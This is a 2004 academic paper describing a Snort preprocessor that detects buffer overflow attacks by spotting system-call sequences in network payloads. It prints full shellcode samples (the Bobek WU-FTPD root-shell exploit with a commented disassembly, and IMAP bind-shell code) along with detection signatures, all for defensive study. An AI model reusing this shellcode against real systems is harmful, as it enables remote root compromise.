Andersson, Stig and Clark, Andrew J. and Mohay, George M. (2004) ***Network based buffer overflow detection by exploit code analysis.*** In: AusCERT Asia Pacific Information Technology Security Conference : R&D Stream, 23-27 May 2004, Gold Coast, Queensland.

Network-Based Buffer Overflow Detection by Exploit Code Analysis

Stig Andersson, Andrew Clark, and George Mohay

Information Security Research Centre
Queensland University of Technology
Brisbane, Australia
{sa.andersson,a.clark,g.mohay}@qut.edu.au

Abstract. *Buffer overflow attacks continue to be a major security problem and detecting attacks of this nature is therefore crucial to network security. Signature based network based intrusion detection systems (NIDS) compare network traffic to signatures modelling suspicious or attack traffic to detect network attacks. Since detection is based on pattern matching, a signature modelling the attack must exist for the NIDS to detect it, and it is therefore only capable of detecting known attacks. This paper proposes a method to detect buffer overflow attacks by parsing the payload of network packets in search of shellcode which is the remotely executable component of a buffer overflow attack. By analysing the shellcode it is possible to determine which system calls the exploit uses, and hence the operation of the exploit. Current NIDS-based buffer overflow detection techniques mainly rely upon specific signatures for each new attack. Our approach is able to detect previously unseen buffer overflow attacks, in addition to existing ones, without the need for specific signatures for each new attack. The method has been implemented and tested for buffer overflow attacks on Linux on the Intel x86 architecture using the Snort NIDS.*

Keywords
Buffer overflow, Security, Network security, Unix Security, Linux Security

1 Introduction

Buffer overflows are a major security problem. It has been asserted that roughly half of all security vulnerabilities are buffer overflow vulnerabilities [1]. In fact, the first six CERT advisories in 2002 all described buffer overflow vulnerabilities [2], and again in 2003 approximately half of the CERT advisories were associated with buffer overflow vulnerabilities. Detecting attacks of this nature is therefore crucial to network security. Network based intrusion detection systems (NIDS) provide one approach for identifying attempted remote buffer overflow exploits by monitoring network traffic. Snort is an example of a freely available signature based NIDS which we utilise in this research. It operates by comparing the network traffic to signatures that represent suspicious network activity. For the NIDS to detect an attack the attack must be analysed and an attack signature must be formulated and inserted into the NIDS. Although anomaly detection plug-ins such as SPADE are available for Snort, its signature-based operation is only able to detect known attacks including buffer overflow attacks. In this paper we propose an add-on to Snort that makes it possible to detect previously unseen buffer overflow attacks by examining the payload of packets transmitted across the network and looking for characteristics that are exclusive to exploit code used in buffer overflow attacks. We present test results from the implementation of the Linux x86 buffer overflow detector.

A buffer temporarily stores data waiting to be processed by a program. A buffer overflow occurs when more data is inserted into the buffer than the buffer was intended to keep. Buffer overflows occur because languages or programmers do not have or perform adequate bounds checking. C is a language that does not have built in bounds checking, and therefore software written in C may have vulnerabilities if the programmer does not check all input into the program [3]. The standard C library contains functions that operate on strings which do not perform any bounds checking. Some of these functions are: *strcat, strcpy, sprintf, vsprintf* and *gets*. Buffer overflows may also occur in cases where the input is read character by character by *getc, fgetc* or *getchar* in a loop where no bounds checking is performed [4].

The following section gives a background on the internal operation of Linux on an x86 platform. It also examines an attack tool that uses a buffer overflow to exploit a Linux FTP server, and the existing approaches for detecting and preventing buffer overflow vulnerabilities. Section 3 examines a popular NIDS, Snort, and details how it currently detects buffer overflow exploits. This section also provides a detailed description of our new strategy for detecting buffer overflow exploits. Section 4 discusses the results of experiments which we performed in order to evaluate our approach. We also perform a comparison with Snort. Finally conclusions are given in Section 5.

2 Related Work

This section begins with a description of basic Linux process management on an x86 platform with focus on stack operation and system calls. The anatomy of a FTP buffer overflow attack is examined. Existing methods for detecting buffer overflow vulnerabilities are examined and compared to the work presented in this paper.

2.1 Process Management

A process running on a computer has a code segment, a data segment and a stack segment inside its memory space. The code segment is usually marked read-only, and therefore alterations in this memory are usually not possible. Buffer overflows exploit the stack or the heap [5]. The example in this paper is a stack overflow exploit, and we will not discuss exploits using the heap further. The bottom of the stack starts at the highest memory address and the stack grows down towards lower memory addresses. On Intel x86 machines, two pointers are associated with the stack: the Base Pointer (BP) and the Stack Pointer (SP). SP points to the top of the stack, and BP points to a fixed position within each stack frame. Local variables are located below the BP and reference parameters are located above BP. In C, when a function is called the calling function pushes the calling parameters onto the stack in reverse order and then it pushes the calling function's instruction pointer onto the stack before jumping to the called function. The called function pushes the old BP onto the stack and SP is copied into BP. The called function makes room for local variables by decreasing SP, so if a function has a 128 byte local buffer, 128 bytes are deducted from SP.

Intel x86 based machines use the special purpose registers to make system calls. In Linux the system call number is placed in the accumulator register AX and parameters to that particular system call may be placed in BX, CX and DX. An example is the call to *exit* which has the signature "void exit(int status)". Performing this system call is achieved by moving the system call number, which is one, into AX and moving the "status" parameter into BX. The system call numbers may be found in "/usr/include/asm/unistd.h" on Red Hat 9.0. The sequence of assembly instructions for *exit(1)* is therefore:

```
mov $0, %bx → bx=0 → bx contains the status parameter
mov $1, %ax → ax=1 → ax contains the system call number
int 80             → OS interrupt
```

Processes running on the Linux platform have a real UID (user ID) and an effective UID. The real UID is the UID the process is started with, and the effective UID is the UID a process executes with. The effective UID may be changed during program execution and reset to the original value as long as the real UID is left unchanged. If the real UID is set to a lower privilege level, the process cannot regain privileged access rights. Many buffer overflow exploits reset the effective UID to allow the execution of code with elevated privileges. An example of such an exploit is described in detail below.

2.2 Anatomy of a Buffer Overflow Exploit

The remotely executable component of a buffer overflow exploit is a series of machine instructions which will be referred to as "shellcode" in this paper. The "Bobek" attack tool is a tool that tries to gain root privileges remotely by exploiting WU-FTPD (a freely available FTP server). It is effective against WU-FTPD version 2.6.0 which comes bundled with the RedHat 6.2 and FreeBSD 3.4-Stable operating systems, amongst others. The attack tool exploits the FTP service by sending the shellcode as the password for an anonymous login. After having logged in the attacker uses an input validation error in the "site exec" FTP command to try to jump to the place in memory where the password, and therefore also the shellcode, is held. If this is accomplished, the shellcode will be executed.

The FTP server is initially run with root privileges. When a user connects to the FTP server the server spawns a new process to handle the connection and the new process is given the privileges of the connecting user. However, certain operations performed by the FTP server require root privileges, and therefore only the effective UID is set to match the connecting user. Since the real UID remains root, the process may still change back to root UID [6], and that is exactly the first thing the exploit code does. Then it overwrites the error file handle. When a user logs into a FTP server, he is placed in a chroot environment. *chroot* lets the administrator specify the root directory of a process. When users log into the anonymous FTP server they are placed in the dedicated directory, an example is "/home/ftp/" as specified in the FTP configuration file. It is possible for a program to break out of a chroot environment as long as the process is running with root privileges, so the next step is attempting to break out of the chroot environment set up by the FTP server. The steps needed are[1]:

1. Create a temporary directory in the program's current working directory.
2. Use *chroot* to change the root directory of the program to the temporary directory.
3. Repeatedly call *chdir(..)* to change the working directory to the real root directory.
4. Change the jailed root directory to the real root directory using *chroot(.)*.

Finally, the attack executes the "/bin/sh" command and the user obtains a root shell.

The machine code that is used to overflow the stack by this attack is listed in Appendix A. We provide a translation of the machine code to assembly instructions along with comments to enhance readability of the code.

2.3 Existing Buffer Overflow Solutions

Methods for detecting buffer overflow vulnerabilities can be divided into three groups: static or compile time detection, host based detection, and network based detection.

A compile time solution has been proposed by Larochelle and Evans [5]. Their solution was the development of a static analysis tool that analyses application source code in search of likely buffer overflow vulnerabilities. This solution is capable of improving an application by eliminating possibilities of successfully executing buffer overflow attacks, but it requires modifications to the source code and recompilation to work in addition to the requirement of source availability.

StackGuard [7] is an extension to the freely available and very popular gcc compiler that allows detection or prevention of alterations of the return address of a stack frame. Detection is performed by inserting a random word value immediately following the return address for the process on the stack. This value is verified when the process returns. Since it is difficult to alter the return address without altering the following bytes, this method is capable of detecting buffer overflow attacks. Some research suggests that the protection mechanism may still be circumvented by exploiting function pointers or "longjmps" [8].

Toth and Kruegel [9] have developed the concept of abstract execution for detecting buffer overflow attacks in live networks. This work is highly related to our work as both perform analysis of network data to determine if an attack has been launched. However, their work focuses on the NOP sledge preceding the attack code whereas our work only analyses the attack code itself. Toth and Kruegel define abstract execution as checking if a sequence of data represents valid machine instructions. Two properties of the sequence are checked: correctness and validity. Correctness refers to valid machine instructions, and validity refers to valid memory access. The numbers of valid consecutive instructions are added together for streams of network data. Normal requests tend to have a low number of consecutive valid instructions, and buffer overflows have a very high number due to the NOP sledges.

Host based anomaly detection solutions are currently available for detecting buffer overflow attacks. In [10], Lindqvist and Porras present a method of detecting buffer overflow attacks on Solaris hosts using the Basic Security Module (BSM). Their approach performs analysis on the *exec* call and the parameters passed to the system call as well as the effective and real user ID the process runs with to detect buffer overflow attacks. Similar results have also been achieved with STAT developed at UCSB. Our approach differs from this work in that it attempts to detect buffer overflow attacks by only analysing network traffic.

In the following section the Snort NIDS is described in detail, along with the strategy it currently uses to detect buffer overflow exploits.

3 Using Snort to Detect Buffer Overflow Attacks

Snort is a Network Intrusion Detection System (NIDS) that is designed for lightly loaded TCP/IP networks. It is open source and available under the GNU General Public License which makes it an affordable alternative to commercial NIDS. Snort operates by monitoring network traffic in real time and it can detect a wide range of suspicious network traffic as well as network attacks [11]. The incoming packets are captured and Snort tries to match the content of the packets to signatures it holds in its database. Snort comes with rules to detect well-known

[1] http://www.bpfh.net/simes/computing/chroot-break.html

network attacks and suspicious behaviour, and it is also possible to formulate custom rules. If Snort manages to match one of the incoming packets to one of the rules it has, it generates alerts and log entries as configured by the network administrator.

Snort has a highly flexible design. It has three types of plug-ins users may develop and use: preprocessors, detection plug-ins and output plug-ins. The preprocessors are executed for every incoming packet, and may perform tasks such as normalisation and packet and segment reassembly. They have access to the packet and may alter the content of it. Detection plug-ins are written to check packets for a specific aspect, and are used by Snorts detection engine, which tries to match the incoming packet with the attack signatures. The detection plug-ins define keywords used in rules to formulate the attack signatures. Output plug-ins are available so that the alert generation and log entry creation may be tailored to suit an administrator's needs. To detect buffer overflow attacks, all data transmitted on the network must be analysed. We have developed a Snort pre-processor for this purpose which is described below. Although our implementation is currently specific to Linux on the Intel x86 architecture, the approach we employ can easily be adapted to other UNIX-like operating systems[2] and hardware platforms.

3.1 The Current Approach Used by Snort

Snort currently relies on signatures describing details exclusive to specific attacks to detect buffer overflow exploits, rather than analysing the exploit code used in the exploit. An example taken from the Snort rule file for FTP is the "NextFTP client overflow". The search consists of the following series of instructions which is exclusive to that exploit: "b420 b421 8bcc 83e9 048b 1933 c966 b910".

Additional detection may be performed based on the NOP sledge preceding the shellcode. There are multiple ways NOP instructions can be formulated, for example[3]:

eb0c eb0c	→ jmp $12
61 61	→ pop instruction
43 43	→ inc %bx
9000 9000	→ NOP Unicode
90 90	→ NOP
eb02 eb02	→ jmp $2

Snort also has attack signatures for the shellcodes for setuid and setgid;

b0e2 cd80	→ mov $46, %al, int 80 → setgid
b017 cd80	→ mov $23, %al, int 80 → setuid

As discussed above, Snorts current approach will only detect a subset of all possible buffer overflow exploits. In the following section we describe our approach which applies a more generic search algorithm which is capable of detecting a wider variety of buffer overflow exploits.

3.2 A New Buffer Overflow Detection Pre-processor

As described above, buffer overflow attacks consist of a code string that is put on the stack and executed by pointing a return address of a function back into the stack. This code string contains characteristics that can be searched for. On Linux, system calls are made by moving the system call number into the AX register and sending an interrupt signal to the kernel (as described above in Section 2.1).

New buffer overflow attacks may be detected by searching for the byte-code representing the move immediate byte into the AX register and matching the following value to the system call numbers of the kernel. The move immediate byte instruction is encoded as "b0". By searching for a "b0" instruction and recording the value following it, we know which value is in AX and therefore also which system call is called if an interrupt is then sent to the kernel.

The next pattern we need to search for is the interrupt itself, which is encoded as "cd 80". The interrupt triggers the execution of the system call. Since the accumulator register is needed to perform a lot of operations, one of the last steps performed when initiating a system call is moving the desired system call value into AX. The assumption is

[2] Our initial investigations suggest that this approach is not, in general, applicable to buffer overflows in the Microsoft Windows environment.

[3] Note that in this paper all shellcode samples are strings of hexadecimal characters.

therefore made that if no interrupt has been detected within 20 bytes of the move instruction, the move instruction was not part of a system call.

The approach just described was the complete search algorithm of the first version of the detector we tested. However, this approach produced an unacceptably high number of false positive alerts (a total of 867 false alerts from 2.7 GB of data). This high number of false positives can be attributed to random data matching this relatively simple signature and led to the following refinements. Since most buffer overflow attacks contain more than one system call, a new rule was added specifying that unless two system calls were contained within one packet, the system call is not part of an attack. This algorithm was tested on the same test data and it produced only 2 false positives.

To further improve the accuracy of the detector, a number of alterations were made. In [12] Bernaschi et. al. present a UNIX system call analysis where a group of system calls that are potentially dangerous when used in a buffer overflow attack are identified. These system calls are identified as *threat level one system calls*, and are contained in table 1. Note that we are not examining the parameters used in the system call.

system calls	dangerous parameters
chmod, fchmod	a system file or a directory
chown, fchown, lchown	a system file or a directory
Execve	an executable file
Mount	on a system directory
rename, open	a system file
link, symlink, unlink	a system file
setuid, setresuid, setfsuid, setreuid	UID set to zero
setgroups, setgid, setfsgid, setresgid, setregid	GID set to zero
create_module	modules not in /lib/modules

Table 1. Threat level 1 system calls

Threat level one system calls are system calls that may be used to gain full access to a system. We are currently not examining threat level two, three and four which are classified as denial of service, subverting the invoking process and harmless respectively. *chmod* and *fchmod* are used to change file permissions and *chown*, *fchown* and *lchown* are used to change ownership of files. *execve* is used to execute files and *mount* makes it possible to mount filesystems. *rename* renames files and *open* is used to open files for any file operation. The reason why *write* is not considered is that it is not possible to write to a file unless it has been opened first. *link*, *symlink* and *unlink* are used to create or delete links to files. The set UID/GID family of system calls and *setgroups* are all used to change permissions of a process. Finally, *create_module* is called whenever a module is inserted into kernel space.

For buffer overflow detection, the assumption is made that if two system calls appear in a packet and neither is a threat level one system call the occurrence is accidental and no buffer overflow attack has occurred.

These alterations have eliminated most of the false positives in our testing (see Section 4 for full details), but they do not deal with obfuscation, and therefore it is possible for an attack to bypass detection using this approach. An example of shellcode that contains a system call that would go unnoticed in this case is:

```
b0 0b → mov $11, %ax
cd 80 → int 80          → execve()
31 db → xor %bx, %bx
89 d8 → mov %bx, %ax
40    → inc %ax
cd 80 → int             → exit()
```

Since there is only one move immediate byte to AX the detector will only count this as one system call. To deal with this problem, all interrupts are counted and compared to the number of move immediate byte instructions. If they differ and one of the system calls in the packet is an *execve*, an alert is generated containing an “Obfuscation” warning. The final detection algorithm is described below and illustrated in Figure 1.

If there are two or more system calls in a packet and one is a threat level one system call, the packet is part of a buffer overflow attack, or if there exists a threat level one system call in a packet and there are more interrupts than registered system calls, the packet is part of a buffer overflow attack.



Fig. 1. Buffer overflow search algorithm

Our new buffer overflow detection pre-processor will create a descriptive alert for all system call combinations made by the machine code transmitted on the network, so that new buffer overflow attacks can be identified without the need for a rule specifying the exploit itself.

The shellcode used by the "Bobek" attack tool is included below and the instructions the buffer overflow detector searches for have been highlighted in bold.

31 c0 31 db 31 c9 **b0 46 cd 80** 31 c0 31 db 43 89 d9
41 **b0 3f cd 80** eb 6b 5e 31 c0 31 c9 8d 5e 01 88 46
04 66 b9 ff 01 **b0 27 cd 80** 31 c0 8d 5e 01 **b0 3d cd**
80 31 c0 31 db 8d 5e 08 89 43 02 31 c9 fe c9 31 c0
8d 5e 08 **b0 0c cd 80** fe c9 75 f3 31 c0 88 46 09 8d
5e 08 **b0 3d cd 80** fe 0e b0 30 fe c8 88 46 04 31 c0
88 46 07 89 76 08 89 46 0c 89 f3 8d 4e 08 8d 56 0c
b0 0b cd 80 31 c0 31 db **b0 01 cd 80** e8 90 ff ff ff
30 62 69 6e 30 73 68 31 2e 2e 31 31 76 65 6e 67 6c
69 6e 40 6b 6f 63 68 61 6d 2e 6b 61 73 69 65 2e 63
6f 6d

When the Snort pre-processor parses this exploit string it generates the following alert:

```
[**] [119:1:1] Possible Buffer Overflow Attack
Sequence of System Calls:
setreuid  dup2  mkdir  chroot  chdir  chroot  execve  exit  [**]
09/15-12:08:58.235218 192.168.0.100:46587 -> 192.168.0.3:21
TCP TTL:64 TOS:0x0 ID:54124 IpLen:20 DgmLen:461 DF
***AP*** Seq: 0x996E3F79  Ack: 0xD8062799  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 49343820 266569
```

The operation of each buffer overflow attack may be identified by examining the sequence of system calls made. Certain system calls are frequently used in buffer overflow attacks. By examining the examples in the appendices we see that buffer overflow attacks use system calls such as *setuid, setgid* and *setreuid* to elevate privileges, *dup2* to redirect output, *mkdir, chroot* and *chdir* to break out of jail environments and *execve* followed by an *exit* call to spawn a shell and terminate the exploited process. Occurrence of all combinations of system calls involving a threat level one system call should be further examined.

3.3 Limitations

There are ways in which the detection algorithm may be circumvented. The detection algorithm is vulnerable to obfuscated attacks, and there are several obfuscation methods that evade detection. One method is to spread the system calls out in the shellcode so that the move instruction and the interrupt are more than 20 bytes apart. Another more elegant way to obfuscate an attack is to obfuscate each op-code in the attack and include some code at the beginning of the attack that performs some mathematical operation on each of the op-codes that make up the attack which decodes the attack into the original form.

4 Experimentation

Preliminary testing has shown that the buffer overflow pre-processor successfully detects and creates alerts for buffer overflow attacks. Two test data sets were used in our experiments. The first was a traffic dump of approximately 2.7GB obtained from a production network environment. So far as we are aware there are no buffer overflow exploits contained in this data set. The second data set used was taken from the DARPA IDS evaluation data. We used the data captured outside the firewall during testing in weeks 4 and 5 from 1999. According to the DARPA evaluation results there are a total of six buffer overflow exploits contained in this data set. Of these six exploits, one was against an IMAP server, two were against SENDMAIL, and three were against NAMED. Our algorithm successfully detected all of these exploits while having a low false positive rate of only four false positives in 7 GB of network traffic.

In order to evaluate the effectiveness of our approach we compared the success of our approach in detecting these attacks with that of Snort (version 2.0.2). In its default configuration Snort does not include a number of signatures for detecting shellcodes as these require significant fine-tuning to be most effective. We elected to run tests using Snort both with and without the shellcode signatures to provide a fairer comparison. In the case where Snort was run without the shellcode signatures it was only able to detect the IMAP exploit, as there was a specific signature for this particular attack included in Snorts default signature set. In this case no false positive alerts occurred. When the shellcode signatures were included in the Snort configuration all six exploits were detected. However, a large number (a total of 100) of false positive alerts occurred on this occasion. Our approach detected all six attacks while maintaining a low false positive rate. This clearly demonstrates the advantages of our algorithm. See Table 2 for a summary of these results.

	Snort (default configuration)		Snort (including shellcodes)		Buffer Overflow Detection Plug-in		
Test data	True	False	True	False	True	False	Volume
Traffic dump	0	0	0	5	0	2	2.7 GB
DARPA 1999	1	0	6	95	6	2	4.3 GB

Table 2. Test results

Appendix B contains the test results generated when using the three chosen buffer overflow exploit tools. Appendix C contains buffer overflow attacks uncovered while analysing the test data released by DARPA. The total amount of test data used was in excess of 7 GB, where 4.3 GB was DARPA test data from 1999 and 2.7 GB was network traffic samples obtained from our production network.

There are two reasons why binary files do not fire alerts like buffer overflow attacks do. Most binary files are dynamically linked, and therefore the system call specific code such as the OS interrupt is implemented in libraries and is not included in the binary files. Secondly, when statically linked files are compiled with gcc, "b8" or move immediate word or double, is used to move the value into AX. The detector only searches for "b0", move immediate byte to AX, therefore no alerts will be generated. The move instruction for an *exit* system call using "b8" is encoded with a 32 bit value: "b8 01 00 00 00". This string contains null characters which are not commonly used in buffer overflow attacks, since they may terminate the exploit string used in the attack depending on the code attacked [4] [9].

The alerts generated cannot provide information to a specific exploit since it is based purely on system calls used in the transmitted exploit code and not on knowledge of the vulnerability in the server software. The vulnerable service will be identified from the port number included in the alert, and the operation of the exploit may also be analysed from the system call sequence included in the alert. The pre-processor was tested with three different exploits, where it detected all the system calls made by every exploit. The exploits were aimed at three different applications: IMAP4, WU-FTPD and Dune. Table 3 lists the system calls made by the exploits. The rows represent the system calls in chronological order and the first column contains the hex value representing the system call that is moved into the AX register by instruction "xb0" (move immediate byte). The second column contains the system call executed when an interrupt is sent using the instructions "cd 80".

All three attacks contain similar shellcode that attempts to execute a shell and exit. Two of the exploits above are very similar; they both contain a sequence of *socketcall, dup2* and *execve* system calls. On UNIX systems, the goal of an attacker is often to obtain a root shell, and that requires a call to one of the system calls in the *exec* family. All the tested exploits include a call to *execve* at the end of the exploit. This call may be followed by the *exit* call to make the code exit cleanly but this is not necessary.

IMAP4rev1		Dune HTTP Server 0.6.7		WuFTPD 2.6.0	
xb0	xcd x80	xb0	xcd x80	xb0	xcd x80
x02	fork()	x66	socketcall()	x46	setreuid()
x66	socketcall()	x66	socketcall()	x3f	dup2()
x66	socketcall()	x66	socketcall()	x27	mkdir()
x66	socketcall()	x66	socketcall()	x3d	chroot()
x66	socketcall()	x3f	dup2()	x0c	chdir()
x3f	dup2()	x0b	execve()	x3d	chroot()
x3f	dup2()			x0b	execve()
x3f	dup2()			x01	exit()
x0b	execve()				
x01	exit()				

Table 3. System call sequences made by exploits

5 Conclusion

Our new pre-processor enables detection of new buffer overflow attacks with a low number of false positives. The detection is possible since the search algorithm focuses on the executable code transmitted in buffer overflow attacks, rather than looking for known vulnerability exploits. It identifies the operation of the buffer overflow attack by printing out the sequence of system calls used in the exploit, as well as identifying the vulnerable service. The plug-in may be suitable for research networks, honeynets, and production networks as it provides detailed information about attacks and gives enough information to locate a vulnerable service. Since the plug-in together with Snort is able to capture attack traffic it may be a valuable tool for capturing attacks which can then be used for signature formulation. The preprocessor currently only deals with buffer overflows on x86 architecture running Linux, however preliminary examinations have shown that the approach is applicable to FreeBSD and the approach may also be generally applicable to UNIX variants.

In future updates other operating systems and architectures will be included so that the detector may be configured according to the servers running on networks. A more extensive set of buffer overflow attacks will be used to test the detector so that possible unknown obfuscation methods may be identified and detection methods incorporated into the detector. Also, we are yet to fully investigate the performance impact of the approach described in this paper. Clearly it will have some impact, and possible optimisations to this approach will be investigated in the future. Subsequent versions may also include a virtual processor for analysing shellcode to identify obfuscated attacks.

References

1. Cowan, C., Wagle, P., Pu, C., Beattie, S. and Walpole, J., Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade. in DARPA Information Survivability Conference and Exposition. January 2000.
2. Rogers, L., Buffer Overflows - What Are They and What Can I Do About Them? 2002, CERT. http://www.cert.org/homeusers/buffer_overflow.html
3. Cole, E., Hackers Beware. First ed. 2002, Indianapolis: New Riders. 778.
4. Aleph-One, Smashing the Stack for Fun and Profit. Phrack, 1996. 7(49).
5. Larochelle, D., Evans, D., Statically Detecting Likely Buffer Overflow Vulnerabilities. in 10th USENIX Security Conference. 2001.
6. Johnson, M., Troan, E., Linux Application Development, Addison-Wesley, 1998.
7. Cowan, C., Pu, C., Maier, D., Hinton, H., Walpole, J., Bakke, P., Beattie, S., Grier, A., Wagle, P., Zhang, Q. StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. in 7th USENIX Security Conference. 1998.
8. Bulba and Kil3r, BYPASSING STACKGUARD AND STACKSHIELD, in Phrack Magazine. 2000. 11(56).
9. Toth, T. and C. Kruegel, Accurate Buffer Overflow Detection via Abstract Payload Execution, in Distributed Systems Group. 2002, Technical University Vienna: Vienna.
10. Lindqvist, U. and P.A. Porras. Detecting Computer and Network Misuse Through the Production-Based Expert System. in IEEE Symposium on Security and Privacy. 1999.
11. Roesch, M. Snort - Lightweight Intrusion Detection for Networks. in USENIX LISA'99. 1999.
12. Bernaschi, M., Gabrielli, E. and Mancini, L. V., Operating system enhancements to prevent the misuse of system calls, in Proceedings of the Seventh ACM Conference on Computer and Communications Security. 2000, Athens, Greece, Nov., 174-183.

A Dissection of “Bobek” Shellcode

Buffer overflow exploits may be created by writing the exploit code in C, disassembling it into assembly code and then translating the assembly code into machine code. This section contains the shellcode from the “Bobek” attack tool. The code has been translated back into assembly code and commented.

```
x31 xor ax, ax
xc0
//ax = 0
x31 xor bx, bx
xdb
//bx = 0
x31 xor cx, cx
xc9
//cx = 0
xb0 mov 46h, al (46h = 70d = setreuid())
x46
//setreuid(0, 0);
//sets real and effective user ID = 0
xcd int 80
x80
//request for kernel to execute command
x31 xor ax, ax
xc0
//ax = 0
x31 xor bx, bx
xdb
//bx = 0
x43 inc ebx
//bx = 1
x89 mov bx, cx
xd9
//cx = 1
x41 inc cx
//cx = 2
xb0 mov 3fh, al (3fh = 63d = dup2())
x3f
//dup2(1, 2);
//fd 1 = stdout
//fd 2 = stderr
//function call overwrites stderr with stdout
xcd int 80
x80
//request for kernel to execute command
xeb jmp 6bh (6bh = 107d = 107 bytes up in memory)
x6b
//Jumps to the CALL at the end of the code. The CALL then
//calls the instruction following the jump instruction.
//The byte following the CALL is then pushed onto the
//stack. The byte following the CALL is the first byte
//of the string "0bin0sh1..1venglin@kocham.kasie.com".
x5e pop si
//the address of the string is now in %si
x31 xor ax, ax
xc0
//ax = 0
x31 xor cx, cx
xc9
```

```
//cx = 0
x8d lea 0x1(esi), bx
x5e
x01
//bx points to "bin0sh1..1venglin@kocham.kasie.com"
x88 mov al, 0x4(esi)
x46
x04
//a NULL character is inserted at 0x4(esi)
//bx now points to "bin"
x66 mov 01ffh, cx (01ffh = 0777o = rwx rwx rwx)
xb9
xff
x01
//cx contains the permission 0777
xb0 mov 27h, al (27h = 39d = mkdir())
x27
//mkdir(bin, 0777);
xcd int 80
x80
//request for kernel to execute command
x31 xor al, al
xc0
//al = 0
x8d lea 0x1(esi), bx
x5e
x01
//bx points to bin[NULL]
xb0 mov 3dh, al (3dh = 61d = chroot())
x3d
//chroot(bin);
xcd int 80
x80
//request for kernel to execute command
x31 xor al, al
xc0
//al = 0
x31 xor bx, bx
xdb
//bx = 0
x8d lea 0x8(esi), bx
x5e
x08
//bx points to "..1venglin@kocham.kasie.com"
x89 mov eax, 0x2(bx)
x43
x02
//inserts a NULL character in position 2[bx] after ".."
x31 xor cx, cx
xc9
//cx = 0
xfe dec cl (cl = ff = -1 = 255)
xc9
//cx = 255
//A "for" loop starts here and will execute 255 times
x31 xor ax, ax
xc0
//ax = 0
```

```
x8d lea 0x8(esi), ebx
x5e
x08
//bx points to "..[NULL]"
xb0 mov 0ch, al (0ch = 12d = chdir())
x0c
//chdir(..);
xcd int 80
x80
//request for kernel to execute command
xfe dec cx
xc9
//cx = cx--;
x75 jnz
xf3
//if cx != 0, jump 13 bytes back in memory to the
//beginning of the for loop
x31 xor eax, eax
xc0
//ax = 0
x88 mov al, 0x9(esi)
x46
x09
//a NULL character is inserted into position 9 in the
//string. The string is now:
//0bin[NULL]sh1.[NULL][NULL]venglin@kocham.kasie.com
x8d lea 0x8(esi), ebx
x5e
x08
//bx points to ".[NULL]"
xb0 mov 3d, al (3dh = 61d = chroot())
x3d
//chroot(.);
xcd int 80
x80
//request for kernel to execute command
xfe dec si
x0e
//String: "/bin[NULL]sh1.[NULL][NULL]venglin@kocham.kasie.com"
xb0 mov 30h, al
x30
//al = 30h = ’0’
xfe dec al
xc8
//al = 29h = ’/’
x88 mov al, 0x4(esi)
x46
x04
//’/’ is inserted in position 4(esi). String is now:
//"/bin/sh1.[NULL][NULL]venglin@kocham.kasie.com"
x31 xor eax, eax
xc0
//ax = 0
x88 mov al, 0x7(esi)
x46
x07
//a NULL character is inserted into position 7(esi).
//String:
```

```
//"/bin/sh[NULL].[NULL][NULL]venglin@kocham.kasie.com"
x89 mov esi, 0x8(esi)
x76
x08
//a ’/’ is inserted in position 8.
//"/bin/sh[NULL]/[NULL][NULL]venglin@kocham.kasie.com"
x89 mov eax, 0xc(esi)
x46
x0c
//NULL character inserted in position 12.
//"/bin/sh[NULL]/[NULL][NULL]v[NULL]nglin@kocham.kasie.com"
x89 mov esi ebx
xf3
//bx = /bin/sh
x8d lea 0x8(esi), ecx
x4e
x08
//ecx = /
x8d lea ocx(esi), edx
x56
x0c
//edx = NULL
xb0 mov 0bh, al (0bh = 11d = execve())
x0b
//execve("/bin/sh", "/", NULL);
//this command executes the new shell.
xcd int 80
x80
//request for kernel to execute command
x31 xor ax, ax
xc0
//ax = 0
x31 xor bx, bx
xdb
//bx = 0
xb0 mov 1h, al (1h = 1d = exit())
x01
//exit(0);
xcd int 80
x80
//request for kernel to execute command
xe8 call ffffff90h (ffffff90h = -112d)
x90
xff
xff
xff
//calls the POP instruction after the JMP instruction.
//String starts here:
x30 0bin0sh1..1venglin@kocham.kasie.com
x62
x69
x6e
x30
x73
x68
x31
x2e
x2e
```

```
x31
x31
x76
x65
x6e
x67
x6c
x69
x6e
x40
x6b
x6f
x63
x68
x61
x6d
x2e
x6b
x61
x73
x69
x65
x2e
x63
x6f
x6d
```

B Sample Shellcode Exploits

This section contains the shellcode from different exploit tools found on the Internet and includes some fragments from the Snort alert files generated when the attack tools were used.

B.1 IMAP4rev1 prior to v10.234 Exploit

The shellcode from the IMAP exploit is as follows:

31 c0 **b0 02 cd 80** 85 c0 75 43 eb 43 5e 31 c0 31 db
89 f1 b0 02 89 06 b0 01 89 46 04 b0 06 89 46 08 **b0**
66 b3 01 **cd 80** 89 06 b0 02 66 89 46 0c b0 77 66 89
46 0e 8d 46 0c 89 46 04 31 c0 89 46 10 b0 10 89 46
08 **b0 66** b3 02 **cd 80** eb 04 eb 55 eb 5b b0 01 89 46
04 **b0 66** b3 04 **cd 80** 31 c0 89 46 04 89 46 08 **b0 66**
b3 05 **cd 80** 88 c3 **b0 3f** 31 c9 **cd 80 b0 3f** b1 01 **cd**
80 b0 3f b1 02 **cd 80** b8 2f 62 69 6e 89 06 b8 2f 73
68 2f 89 46 04 31 c0 88 46 07 89 76 08 89 46 0c **b0**
0b 89 f3 8d 4e 08 8d 56 0c **cd 80** 31 c0 **b0 01** 31 db
cd 80 e8 5b ff ff ff

The Snort alert generated by our plug-in for this exploit is as follows:

```
[**] [119:1:1] Possible Buffer Overflow Attack
Sequence of System Calls:
fork  socketcall  socketcall  socketcall  socketcall  dup2  dup2  dup2
execve  exit  [**]
09/15-12:10:40.075621 192.168.0.100:46609 -> 192.168.0.3:143
